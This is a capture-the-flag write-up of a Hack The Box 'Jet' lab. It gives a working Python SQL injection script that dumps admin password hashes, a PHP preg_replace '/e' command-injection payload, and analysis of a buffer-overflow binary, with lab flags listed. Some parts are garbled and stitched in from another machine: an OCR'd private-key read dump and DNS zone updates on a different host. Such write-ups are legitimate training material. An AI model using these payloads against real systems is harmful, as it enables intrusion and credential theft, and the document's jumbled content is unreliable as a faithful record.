Author: sodanew

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1.0 RECONAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22

Discovered port 22 with SSH services and the OpenSSH version is disclosure.

```
PORT
          STATE SERVICE
                         REASON
                                        VERSION
22/tcp
                         syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protoco-
          open ssh
l 2.0)
 ssh-hostkey:
   2048 62:f6:49:80:81:cf:f0:07:0e:5a:ad:e9:8e:1f:2b:7c (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzfo72P9KbpK9EZIE/AdtfSawG05rjNM4G0u1Te5M2Z576c7aEVWv+2
.84kw40Q6JxQtFL56QsVaxRwxY9jGdpluJw5AWQpASy/Rx8q2JT7yGv0yGI8+tAIjL0MNmq5Qt6IjbDiSbL+gp6a+AsA0Mv
m90UYxBDM+LRsKFjwLDJCzFVKMFGc+gNrYJwpRa9RADsXN/19ogVYG8v9GvqFAJygMyTqVM0fbX3dDcAlMWgcHu81wMmQQ-
GznjLe2gTY/sFAhASAfieVnSYIF11amofP8eUd+6jWL1wSlhRcW+j15tsPcotcfdpCrUJMFXq2tumXfNLJUWhv75Rf8pUe-
Vobsx
    256 54:e2:7e:5a:1c:aa:9a:ab:65:ca:fa:39:28:bc:0a:43 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLz7MT1sqbOHsYtNwWDf-
.
YJW8uCAPUL+zMJrW2DvIM7a9jG2RI4OLNKjtiYv+M6DXjTWr3DK21kIWWK4TKMEl5Wo=
    256 93:bc:37:b7:e0:08:ce:2d:03:99:01:0a:a9:df:da:cd (ED25519)
 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEEtJp2PzxXAhVXs6nNbgJXgRbLCiB/hcGJY5IgBKfS4
```

1.1.2 Port 53

Discovered port 53 with DNS services. The DNS s/w is BIND

```
553/tcp open domain syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
6| dns-nsid:
7|_ bind.version: 9.10.3-P4-Ubuntu
```

1.1.3 Port 80

Discovered port 80 with Nginx web server services and the version is disclosure.

1.1.4 Port 5555

Discovered port 5555 opened, but seem like a netcat connection application

```
35555/tcp open freeciv? syn-ack ttl 63
  fingerprint-strings:
    DNSVersionBindReqTCP, GenericLines, GetRequest, adbConnect:
       enter your name:
       [31mMember manager!
      edit
       change name
      gift
      exit
    NULL:
       enter your name:
    SMBProgNeg:
      enter your name:
       [31mMember manager!
      edit
      change name
      gift
      exit
       invalid option!
       [31mMember manager!
       change name
      aift
```

Connect with nc for port 5555

```
w:~/Documents/HTB/Fortresses/Jet$ nc 10.13.37.10 5555
enter your name:
sodanew
1. add
2. edit
3. ban
4. change name
5. get gift
6. exit
your gift:
140718713123408
1. add
2. edit
3. ban
4. change name
5. get gift
6. exit
looking for place to register..
size:
invalid size!
size:
100000
invalid size!
size:
invalid size!
size:
```

1.1.5 Port 7777

Discovered port 7777 opened. Netcat connection with the attached application.

```
7777/tcp open cbt?
| fingerprint-strings:
| Arucer, DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, R PCCheck, RTSPRequest, Socks5, X11Probe:
| --==[[ Spiritual Memo ]]==--
| Create a memo
| Show memo
| Delete memo
| Can't you read mate?
| NULL:
| --==[[ Spiritual Memo ]]==--
| Create a memo
| Show memo
| Delete memo
| Show memo
```

Netcat connection with port 7777


1.1.6 Port 9201

Discovered a simple HTTP python sever with port 9201.

```
79201/tcp open http BaseHTTPServer 0.3 (Python 2.7.12)
3|_http-title: Site doesn't have a title (application/json).
```


1.2 Access website on port 80

Discovered default nginx webserver page and obtained a flag



1.3 Access to port 9201 via browser

Discovered JSON data and stated some maintenance and outage issue on the API.



1.4 DNS Enumeration on port 53

Discovered new host via dnsrecon tool and add into /etc/hosts "www.securewebinc.jet"

```
sodanewalkalinew:~/Documents/HTB/Fortresses/Jet$ dnsrecon -r 10.13.37.10/24 -n 10.13.37.10

[*] Performing Reverse Lookup from 10.13.37.0 to 10.13.37.255


[+] PTR www.securewebinc.jet 10.13.37.200

[+] 1 Records Found
```

1.5 Examine 'www.securewebnic.jet'

1.5.1 Web UI of www.securewebnic.jet

Discovered a new web UI



Obtained a flag




1.5.2 Web directory fuzzing on the site

Discovered new directory and the status code seems redirected.

1.5.3 Examine the js directory on developer tool

Discovered 'secure.js' and 'template.js'



'template.js' only stated template used on the page

1.5.4 Decode 'secure.js'

Decoded with python function of chr("ALL CODE")

Decode.py script

```
1 flag = ""

2

3 for char in SECURE:

4 flag += chr(char)

5


6 print(flag)
```

Result decoded. Discovered new directory

1.5.5 Examine on new decoded page



Backward one directory of the path will prompt a new admin login page




Check on the source page and discovered another flag


```
<!-- JET{s3cur3 js w4s not s0 s3cur3 4ft3r4ll} -->
<form action="/dirb_safe_dir_rf9EmcEIx/admin/dologin.php" method="post">
  <div class="form-group has-feedback">
    <input name="username" type="username" class="form-control" placeholder="Username">
    <span class="glyphicon glyphicon-envelope form-control-feedback"></span>
  </div>
  <div class="form-group has-feedback">
  <input name="password" type="password" class="form-control" placeholder="Password">
  <span class="glyphicon glyphicon-lock form-control-feedback"></span>
  </div>
  <div class="row">
    <div class="col-xs-8">
      <div class="checkbox icheck">
         <label>
           <input type="checkbox"> Remember Me
         </label>
       </div>
    </div>
    <!-- /.col -->
    <div class="col-xs-4">
      <button type="submit" class="btn btn-primary btn-block btn-flat">Sign In</button>
    </div>
    <!-- /.col -->
  </div>
</form>
```

1.5.6 Test random credential on login page

Test for root:root. Prompt unknown user error.



Test for admin:admin. Prompt error and stated identified user.



1.5.7 SQL Injection on login page

Test for SQLi. Prompted for SQL error

UNION clause injection

```
| POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php | HTTP/1.1 | 302 Moved Temporarily | 2 Server: nginx/1.10.3 (Ubuntu) | 3 Date: Mon, 27 Sep 2021 05:07:58 GMT | 4 Content-Type: text/html, application/xhtml+xml, application/xml;q=0.9 | 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT | 7 Cache-Control: no-store, no-cache, must-revalidate, pose | Pragma: no-cache | Pragma: no-cache
```

Grab SQL details python script

```
def main():
    data = {
          "username": f"'UNION SELECT 'empty1', GROUP_CONCAT(username, ':', password), 'empty3' FR-
OM jetadmin.users-- -",
          "password": ""
}

header = {
          "Cookie": "PHPSESSID=ub9gu8kp8rhefbg4388hq6lr80"
}

url = "http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/"
# POST action, to update target server DB
resp_post = requests.post( url + "dologin.php", data = data, headers = header)
# GET action on 2nd step to gather data
resp_get = requests.get( url + "login.php", headers = header)

# Regex for grab specific HTML tag
span_tag = '<span class="text-danger">\n(.+?)<\/span>'
pattern = re.compile(span_tag)
result = re.findall(pattern, resp_get.text)[0] # Grab specific HTML tag
result = result.split("Wrong password for user")[1] # Grab only the content
print("\n" + result)

8 main()
```

1.5.8 DB Enumeration

Gather database or schema being used

```
Injection >> database()
  jetadmin, jetadmin
Injection >>
```

Table from 'jetadmin' DB

```
Injection >> table_name
users
```


"Tables: Column" FROM 'jetadmin'

```
users:id,users:username,users:password
```

Dump Data from the column username and password

```
users:id,users:username,users:password
sodanew@kalinew:~/Documents/HTB/Fortresses/Jet/weaponized$ python3 grabsql.py
admin:97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084
```


Crack the password




1.6 Login with cracked credentials

1.6.1 New UI for the web application


Discovered new user



Discovered other user, attachment, and the flag




Send random email message



1.6.2 Profanity Filtering Applied

Redirected to new page and discovered there is filtering applied on the script



1.7 Command Injection

1.7.1 Edit swearwords

Replace the "whore/i" to "whore/e" . The 'e' character will execute the command we want in PHP

Think of "whore" is variable for us. "e" is \$whore to get value

Below test Scenario. Getting uid of current user. Which is www-data user

1.8 Enumeration via Command Injection

1.8.1 Display current directory content

```
User-Agent: Mozilla/5.0 (X11; Linux x86 64;
                                                              3 root www-data
                                                              1 root root
                                                                                  157 Jan 3 2018 auth.php
39 Dec 20 2017 badwords.txt
                                                              1 root www-data
                                                              1 root www-data
7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 248
                                                         60 - 32 root www-data
                                                              6 root www-data
                                                                                 4096 Oct 9
                                                                                   82 Dec 20
9 Origin: http://www.securewebinc.jet
                                                              l root www-data
                                                                                               2017 dashboard.phr
                                                              1 root www-data
5 root www-data
                                                                                               2017 db.php
                                                              l root www-data
2 root www-data
14 Sec-GPC: 1
                                                                                 3606 Dec 20
                                                              1 root www-data
16 swearwords[/fuck/i]=make
                                                              1 root www-data
                                                                                 4096 Dec 20 2017 plugins
                                                         72 - 10 root www-data
                                                              l root www-data
                                                                                   21 Nov 14
  =behind&swearwords[/dick/i]=penis&swearwords[/wh
                                                              2 root www-data 4096 Dec 20 2017 uploads
  ore/e]=system("ls
  person&to=abc@jet.mail&subject=aa&message=who
                                                           rwx 2 root www-data 4096 Dec 20 2017 uploads<br>
```

1.8.2 Listing all the file in details

Identified important file

```
total 120
drwxr-x--- 8 root www-data 4096 Jan 3 2018 .
drwxr-x--- 3 root www-data 4096 Dec 20 2017 .
-rw-r--r-- 1 root www-data 157 Jan 3 2018 auth.php
-rwxr-x--- 1 root www-data 39 Dec 20 2017 badwords.txt
drwxr-x--- 32 root www-data 4096 Dec 20 2017 bower_components
drwxr-x--- 6 root www-data 4096 Dec 20 2017 bower_components
drwxr-x--- 1 root www-data 4096 Oct 9 2017 build
-rwxr-x--- 1 root www-data 82 Dec 20 2017 conf.php
-rwxr-x--- 1 root www-data 44067 Dec 27 2017 dashboard.php
-rwxr-x--- 1 root www-data 600 Dec 20 2017 db.php
drwxr-x--- 5 root www-data 4096 Oct 9 2017 dist
-rwxr-x--- 1 root www-data 820 Dec 27 2017 dologin.php
-rwxr-x--- 1 root www-data 820 Dec 27 2017 email.php
-rwxr-x--- 1 root www-data 2881 Dec 27 2017 email.php
-rwxr-x--- 1 root www-data 4096 Dec 20 2017 js
-rwxr-x--- 1 root www-data 3606 Dec 20 2017 login.php
-rwxr-x--- 1 root www-data 4096 Dec 20 2017 logout.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 logout.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 plugins
-rwxr-x--- 1 root www-data 4096 Dec 20 2017 stats.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 stats.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 stats.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 stats.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 stats.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 stats.php
drwxr-x--- 1 root www-data 4096 Dec 20 2017 uploads
```

1.8.3 Read "db.php"

Obtained new credentials fro MySQL databases.

1.8.4 Get new flag

Flag for Command Injection

```
   JET{pr3g_r3p14c3_g3ts_y0u_pwn3d}

        JET{pr3g_r3p14c3_g3ts_y0u_pwn3d}<br>
```

1.8.5 Home directory enumeration

Discovered more users and file.

"leak" file and "tony" directory. Seem can be read by other user in the permission session

```
total 44

drwxr-xr-x 8 root root 4096 Apr 1 2018 .

drwxrwx---- 2 alex alex 4096 Apr 1 2018 alex

drwxr-xr-- 7 ch4p ch4p 4096 Apr 1 2018 ch4p

drwxr-x--- 6 g0blin g0blin 4096 Apr 1 2018 g0blin

-rwsr-xr-x 1 alex alex 9112 Dec 12 2017 leak

drwxr-x--- 2 membermanager membermanager 4096 Dec 28 2017 membermanager

drwxr-x--- 2 memo memo 4096 Dec 28 2017 tony

drwxr-xr-x 3 tony tony 4096 Dec 28 2017 tony

drwxr-xr-x 3 tony tony 4096 Dec 28 2017 tony
```

1.8.6 Analyze 'leak' binary

File type of "leak".

```
/home/leak: setuid ELF 64-bit LSB executable x86-64
version 1 (SYSV)
dynamically linked
interpreter /lib64/ld-linux-x86-64.so.2
for GNU/Linux 2.6.32
BuildID[sha1]=e423d25f1c41c318a8f5702f93b8e3f47273256a
not stripped
```

1.8.7 Run 'leak' binary

Execute the "leak" PE. Seem like can be Pwned.

1.9 New Port Leaked

1.9.1 Specific port leak binary

Discovered port is opened with the Leak application or hint for Overflown flag

```
syn-ack ttl 63
60001/tcp open unknown
  fingerprint-strings:
    DNSStatusRequestTCP:
    Oops, I'm leaking! 0x7fff7d2adfb0
DNSVersionBindReqTCP:
    Oops, I'm leaking! 0x7fff4c1c94e0
GenericLines:
      Oops, I'm leaking! 0x7ffef6fb42a0
    GetRequest:
      Oops, I'm leaking! 0x7ffc8e8d7110
    HTTPOptions:
      Oops, I'm leaking! 0x7ffe1fdef130
    Help:
      Oops, I'm leaking! 0x7ffe3b169460
    Kerberos:
    Oops, I'm leaking! 0x7ffcfbfc66d0
NULL, ibm-db2:
    Oops, I'm leaking! 0x7ffc4d3f3cf0
RPCCheck:
      Oops, I'm leaking! 0x7fffa84e0020
    RTSPRequest:
      Oops, I'm leaking! 0x7fff3aa02290
    SMBProgNeg:
      Oops, I'm leaking! 0x7ffdba437520
    SSLSessionReq:
      Oops, I'm leaking! 0x7ffe83460a60
    TLSSessionReq:
    Oops, I'm leaking! 0x7fff3b294a30
TerminalServerCookie:
      Oops, I'm leaking! 0x7ffe7b547e10
    X11Probe:
      Oops, I'm leaking! 0x7fffb5bf1de0
```

1.10 Binary Exploitation

1.10.1 Analyze the binary in Ghidra

Main() function reversed source code

```
undefined8 main(void)

{
    char local_48 [64];

    __init();
    printf("Oops, I\'m leaking! %p\n",local_48);
    puts(&DAT_00400930);
    printf("> ");
    fgets(local_48,0x200,stdin);
    return 0;
}
```

1.10.2 Buffer overflow offset

2.0 INITIAL ACCESS

2.1 Reverse shell gained

read(5, "----BEGIN OPENSSH PRIVATE KEY----\nbbBlbnNzaClrZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAACzcgtcn\nnhAAAAAwEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas
7klAb37HhVANJgY7EoewTwmSccsl\n42kuvUhxLultlMRcjipnZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwi0M8u/g8lV3\nHjGnCvzI4UojALjcH3YPVuvuhF0yIPvJDessdot/D2VPJqS+TD/*Mogy
nFeUrpIW5DSP+F\nL6oXil+soM5ziRJQl/gKCWWDtUHHYwcsJpXotHxr5PibU8EgaKD6/heZXsD3Gn1VysNZdn\nUOLzjapbDdRHKRJDftv33ZXJVLSvtupoZuzTTD1VrOMng13Q5T90kndcpyhCQ50IW4XNbX\
nCUjxJ+1jgwAAA8g3MHb+NzB2/gAAAAdzc2gtcnNhAAABAQDF4pkC.15Ea62occwScx1Bq2\nusUBWfseFUAOMBj5sh7BpCz1JyyXXjaS69SHEu6W2UxEKPWndlj/MwmpPLA8ZQYHTVej7a\nXQPBHFPHUARMI79
SAnC14zy7-PVYXceMacK/Mjh5iAMAMIf dgy8W6+6EXTIPskMkyx2i3BP\nZVBmpLSMPPg2]DKcVS3bkdbkNI/4UvqheKX6w4znOJELCX+AoJZV01QcdjBywmlei0f6vkyh-nTtwSboopr+F5lewPG-4VXKW112d
Q4vONqlsN1EcpEkHv-28ndlclgvm-26mhm7NNMPVwS\n4yeDXdDlP3SSdJynKsJDnQhbhc1tcJSPEn7WODAAAAAWEAAQAAQEAmg1KPazgiUjybcVq\nxTE52YHAoqsSyBbm6ye00mgUp5Co7cDhvEngZ7E8D6R
POAi+wm+93Ldw8dK8e2k2QtbJD\nPswCKna8AdyaxruDRuPY422/2w9qD0aHzKCUV0E4VeltSVY54bn0BiINiwhda1ZSTDM31k\nobFz6J8CZidCcUmLuommXZ14A0Va0g9kO54leWkhnbZGYshBhLx1Inixw5
0c3adx3Aj2l\nu291/08dcnXeaqhi0o5sQ/4wM1hBMQ1FRXraymk0V7qkMPPPMPhKnIAVMQ3KHcJBM0KqtS\nTbCX2IrbtaW-Ca6ky54TIyaWNIuZNznoMeLpIMn7nUXbgQAAAIB+QqeQO7A3KHYVTtr6A\nTy
K65AVDCvrVoThwdAHMXV6cB/Rxx7mPXs8mbCtyi1YveMDSKT7ccMWmnzMmcpo2vceuE\nBBS+0zkLx1-vwkdMp/A4EWQgI0gyVh5xWT30ETBAhvz6RWSvcKtq6hWPqtLhSAkz+dMv\nc79o7j3222kQAAAIE
A8QK44BP50Y0WVmfjvDrdxIrqbnnSNFilg30KAd1iPSaEG/XQZyX\nwv/+1BBeJ9YHHLczzgfxR6mgbBU03Q7bv/djJhcsnWnQA9y913V9jyHniK4KvDt\nUg6sHx5/Uy2SKSPIZ8sjXtuPZUyppMJV
ynbN/qPWEDNAxholEAAACBANIxP6oCTAg2yY12\nbov1ty5V2KSwcMgNN/5bVE1148E7vzVkW7128/5Xm3xyykIQVkJMef6mve1g72qx3z8mS\nr1fhko8zL60thtayoxUbQJvKKaTmLvfpho2PyE4E34BN+OB
AIOvfRxntZxZSjtW3ojCJoG\njGPLYph+a0FCJ3+TAAAADWJpbmRtZ3JAbm9tZW48AgMEBQ=\n----END OPENSSH PRIVATE KEY----\n*, 4096) = 1823
read(5, "", 4096) = 1823

read(5, "----BEGIN OPENSSH PRIVATE KEY-----\nb3BibnnzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAAAAAACZgtcn\nhAAAAAEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas
7klAb37HhVANJgY7EoewTmmScCs11\n42kuvUhkLultlMRCj1pnZY/1sJqTywPGalR7VXo+2lObwx3zx7kQFiPeQJwiOMBu/gBlV3\nhjGnCvz14UojAijCH3PVUvuhF0yJPyJDessdot/DzVPJgS+TD/4Mogy
nFUJyxJSpS+P\nlo8vil+soMsziRJQ/JgKcWMDTUHHVwscJybXtHx5PibUBEgakO6/PezX9SJBVy8IZdn\ndU2jzjapbDdRKRXpJftv3ZXYXL5vtupoZuzTTDJVYOMIg130G790kndcpyhCog50WxMbX\nCUjxJs1jgwAAAAg3MHb+NzB2/gAAAAdz2gtcnNhAAABAQDF4pkc7l5EaOzoCcwSCx1Bqx\nusUBvfseFUA0mBjsSh7BPCZ1JyyXXjaS69SHEuGW2UxEKPWmdlj/WmmpPLABZqVHtVej7a\nXQPDHFPHURAWI9
5AncI4zy7+DyVXceMacK/MjhSiMAuMIfdg0W6+6EXTIg+8kH6yx2138P\nZUBmpLSMP/gZiDKcVJSukhbkNI/4UvqheKX6w4znOJElCX+b0JZYOlQcdjBywmle10fokk\n+1TfwSBoOPr+F51ewPcafVXKw1l2d
q4vV0NqlsNiEpcEkHx-28R01clgwm-2eminm7NMPWPwSh nyepW2DM2JPS3SQdJynKEJDnOhbhltclcJSPFGAAAAAAAAEAAAAAAAEAAQAAAEEMTgWAYTESZYHAOGSYBBbm4EyeOgmdJp5C07cbheEg7ZEBD8R
PoAi=wmm-93ldw3dK8e2k2QtbUD\nPswCKnABAdyaxruDRUPY422/xw9qD08-H8KCUV0EkVeltSVY54bn08iTW3bmda1ZSTDM31k\nobF3638CZidCcUmLu0mmNwZI4A0Va0g9K054leWkhnb2GYsBBhLx1LMixw5
Oc3adx3Aj2l\nu291/oBdcnXcaqhioo5sQ/4wM1h8NQlifFXraymkOV7qkNPPPMPknIAVVMQ3KHCJBM0XYLSinTbcXzirUtaW-ca6ky54T1yaWNIwZNznoMeLpIN7nzUXbgQAAAAIB+QqeQ07A3KHtYtTr6A\nTy
k6s3VDCvYvOIhwdAHMXV5cB/Rxu7mPxSmbcTyiLYveMD3K77ccMWnnzMmcpoZvceuE\nBNS+02kLxl7+vWkdMp/A4EWQg16gyVh5xWI50eTBAhwz6RW3cVkIq6huPqrLhSAkz+dMv\nC7907j32RZQAAATE
A8GK44BP50Y0WVmfjvDrdxRqbnnSNF1lg30KAd1iPsaG6/X02yX\nwV/+lBBeJ9YHIHLczZgfxR6mp4u5SBXBU03Q7bv/djJhcsnmQa9y13V9jyHn1kKKVDt\nU96sHx5/UyZSKSPIZ8sjXtuPZUyppMJV
ymbN/QFWEDAANAbclEAAACABANXF60cTAg2yYiXJnb6v1y5YSV2kswcRgwNsV/55VElistBeF7yzYkW7iZ8/SxmxyykIQVkJwf6mve1972qx328mS\nrlfiho82160tntayoxubQJvKkaTmLvfpho2PyE4E34BN+0B
AIOvfRxnt2x2SjtW30jCJ0G\njGPLYph+a0FCJ3+TAAAADWJpbmRtZ3JAbm9tZW4BAgMEBQ=\n------END OPENSSH PRIVATE KEY----\n", 4096) = 1823
read(5, "", 4096) = 0

Update the zone file

```
www-data@dynstr:/etc/bind$ nsupdate -t 1 -k /etc/bind/infra.key
nsupdate -t 1 -k /etc/bind/infra.key
> ADD sodanew.infra.dyna.htb 30 IN A 10.10.14.183
ADD sodanew.infra.dyna.htb 30 IN A 10.10.14.183
> send
send
> ADD 183.14.10.10.in-addr.arpa 30 IN PTR sodanew.infra.dyna.htb
ADD 183.14.10.10.in-addr.arpa 30 IN PTR sodanew.infra.dyna.htb
> send
send
send
```

Able to use nslookup to get our new created domain

3.0 FLAGS

3.1 Connect

JET{s4n1ty_ch3ck}

3.2 Digging in...

JET{w3lc0me_4nd_h@v3_fun!}

3.3 Going Deeper

JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll}

3.4 Bypassing Authentication

JET{sQl_1nj3ct1ons_4r3_fun!}

3.5 Command

JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}

3.6 Overflown

- 3.7 Secret Message
- 3.8 Elasticity
- 3.9 Member manager
- 3.10 More secrets
- **3.11** Memo